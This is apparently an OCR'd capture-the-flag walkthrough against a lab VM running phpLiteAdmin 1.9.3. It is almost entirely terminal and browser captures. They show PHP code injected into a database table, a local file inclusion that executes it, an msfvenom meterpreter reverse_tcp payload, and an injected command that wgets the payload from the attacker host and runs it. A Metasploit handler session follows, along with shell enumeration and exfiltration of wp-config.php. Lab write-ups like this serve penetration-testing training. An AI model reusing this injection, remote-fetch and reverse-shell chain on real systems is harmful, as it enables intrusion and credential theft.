phpLiteAdmin - 'table' Parameter SQL Injection                        | php/webapps/38228.txt
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities                         | php/webapps/39714.txt
---------------------------------------------------------------------- ----------------------------------
root@kali:~#
```




phpLiteAdmin - Mozilla Firefox
phpLiteAdmin
10.10.0.12/dbadmin/test_db.php?action=table_create&cor
Search
phpLiteAdmin v1.9.3
Documentation | License | Project Site
Change Database
[rw] /usr/databases/hack.php
[rw] /usr/databases/test_users
/usr/databases/hack.php
[table] 1
Create New Database [?]
Create
Log Out
/usr/databases/hack.php
Return


Table '1' has been created.

```
CREATE TABLE '1' ('1' TEXT default <?php system("whoami; id; cat /etc/*-release; uname -a"); ?>)
```


Powered by phpLiteAdmin | Page generated in 0.1141 seconds.


Mozilla Firefox
phpLiteAdmin
http://10.10...ses/hack.php
10.10.0.12/view.php?page=../../usr/databases/hack.php
Search

```
SQLite format 3@ -â! qQtable11CREATE TABLE '1' ('1' TEXT default 'www-data uid=33(www-data)
gid=33(www-data) groups=33(www-data) DISTRIB_ID=Ubuntu DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise DISTRIB_DESCRIPTION="Ubuntu 12.04.5 LTS" NAME="Ubuntu"
VERSION="12.04.5 LTS, Precise Pangolin" ID=ubuntu ID_LIKE=debian PRETTY_NAME="Ubuntu precise
(12.04.5 LTS)" VERSION_ID="12.04" Linux zico 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC
2012 x86_64 x86_64 x86_64 GNU/Linux ')
```



```
root@kali:~# msfvenom -a x86 --platform linux -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.0.10
 LPORT=443 -f elf -o shell
No encoder or badchars specified, outputting raw payload
Payload size: 99 bytes
Final size of elf file: 183 bytes
Saved as: shell
root@kali:~# file shell
shell: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, corrupted secti
on header size
root@kali:~# cp shell /var/www/html/
root@kali:~# chmod 777 /var/www/html/shell
root@kali:~# systemctl start apache2
root@kali:~#
```



phpLiteAdmin - Mozilla Firefox
phpLiteAdmin
http://10.10...ses/hack.php
10.10.0.12/dbadmin/test_db.php?action=table_create&cor
Search

phpLiteAdmin v1.9.3

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Change Database

[rw] /usr/databases/hack.php
[rw] /usr/databases/shell.php
[rw] /usr/databases/test_users

/usr/databases/shell.php


[table] 1

Create New Database [?]


/usr/databases/shell.php

Table '1' has been created.
CREATE TABLE '1' ('1' TEXT default '<?php system("cd /tmp; wget http://10.10.0.10/shell; chmod 777 shell; ./shell"); ?>')


Powered by phpLiteAdmin | Page generated in 0.1567 seconds.




```
root@kali:~# systemctl start postgresql
root@kali:~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.10.0.10
LHOST => 10.10.0.10
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > run

[*] Started reverse TCP handler on 10.10.0.10:443
[*] Starting the payload handler...
[*] Sending stage (797784 bytes) to 10.10.0.12
[*] Meterpreter session 1 opened (10.10.0.10:443 -> 10.10.0.12:60714) at 2017-06-19 08:44:51 -0400

meterpreter > sysinfo
Computer     : 10.10.0.12
OS           : Ubuntu 12.04 (Linux 3.2.0-23-generic)
Architecture : x64
Meterpreter  : x86/linux
meterpreter > getuid
Server username: uid=33, gid=33, euid=33, egid=33
meterpreter >
```




```
meterpreter > shell
Process 1309 created.
Channel 4 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@zico:/tmp$ ls -lah
ls -lah
total 12K
drwxrwxrwt  2 root     root     4.0K Jun 19 12:44 .
drwxr-xr-x 24 root     root     4.0K Jun  1 18:54 ..
-rwxrwxrwx  1 www-data www-data  183 Jun 19 12:39 shell
www-data@zico:/tmp$ cd /home
cd /home
www-data@zico:/home$ ls
ls
zico
www-data@zico:/home$ cd zico
cd zico
www-data@zico:/home/zico$ ls
ls
bootstrap.zip                         to_do.txt          zico-history.tar.gz
joomla                                wordpress
startbootstrap-business-casual-gh-pages  wordpress-4.8.zip
www-data@zico:/home/zico$ cat to_do.txt
cat to_do.txt

try list:
- joomla
- bootstrap (+phpliteadmin)
- wordpress

www-data@zico:/home/zico$
```




```
www-data@zico:/home/zico/wordpress$ ls -lah
ls -lah
total 196K
drwxr-xr-x  5 zico zico 4.0K Jun 19 12:03 .
drwxr-xr-x  6 zico zico 4.0K Jun 19 12:04 ..
-rw-r--r--  1 zico zico  418 Sep 25  2013 index.php
-rw-r--r--  1 zico zico  20K Jan  2 17:58 license.txt
-rw-r--r--  1 zico zico 7.3K Dec 12  2016 readme.html
-rw-r--r--  1 zico zico 5.4K Sep 27  2016 wp-activate.php
drwxr-xr-x  9 zico zico 4.0K Jun  8 14:29 wp-admin
-rw-r--r--  1 zico zico  364 Dec 19  2015 wp-blog-header.php
-rw-r--r--  1 zico zico 1.6K Aug 29  2016 wp-comments-post.php
-rw-r--r--  1 zico zico 2.8K Jun 19 12:03 wp-config.php
drwxr-xr-x  4 zico zico 4.0K Jun  8 14:29 wp-content
-rw-r--r--  1 zico zico 3.3K May 24  2015 wp-cron.php
drwxr-xr-x 18 zico zico  12K Jun  8 14:29 wp-includes
-rw-r--r--  1 zico zico 2.4K Nov 21  2016 wp-links-opml.php
-rw-r--r--  1 zico zico 3.3K Oct 25  2016 wp-load.php
-rw-r--r--  1 zico zico  34K May 12 17:12 wp-login.php
-rw-r--r--  1 zico zico 7.9K Jan 11 05:13 wp-mail.php
-rw-r--r--  1 zico zico  16K Apr  6 18:01 wp-settings.php
-rw-r--r--  1 zico zico  30K Jan 24 11:08 wp-signup.php
-rw-r--r--  1 zico zico 4.5K Oct 14  2016 wp-trackback.php
-rw-r--r--  1 zico zico 3.0K Aug 31  2016 xmlrpc.php
www-data@zico:/home/zico/wordpress$
```




```
meterpreter > download /home/zico/wordpress/wp-config.php /root
[*] Downloading: /home/zico/wordpress/wp-config.php -> /root/wp-config.php
[*] Downloaded 2.76 KiB of 2.76 KiB (100.0%): /home/zico/wordpress/wp-config.php -> /root/wp-config
.php
[*] download   : /home/zico/wordpress/wp-config.php -> /root/wp-config.php
meterpreter >
```



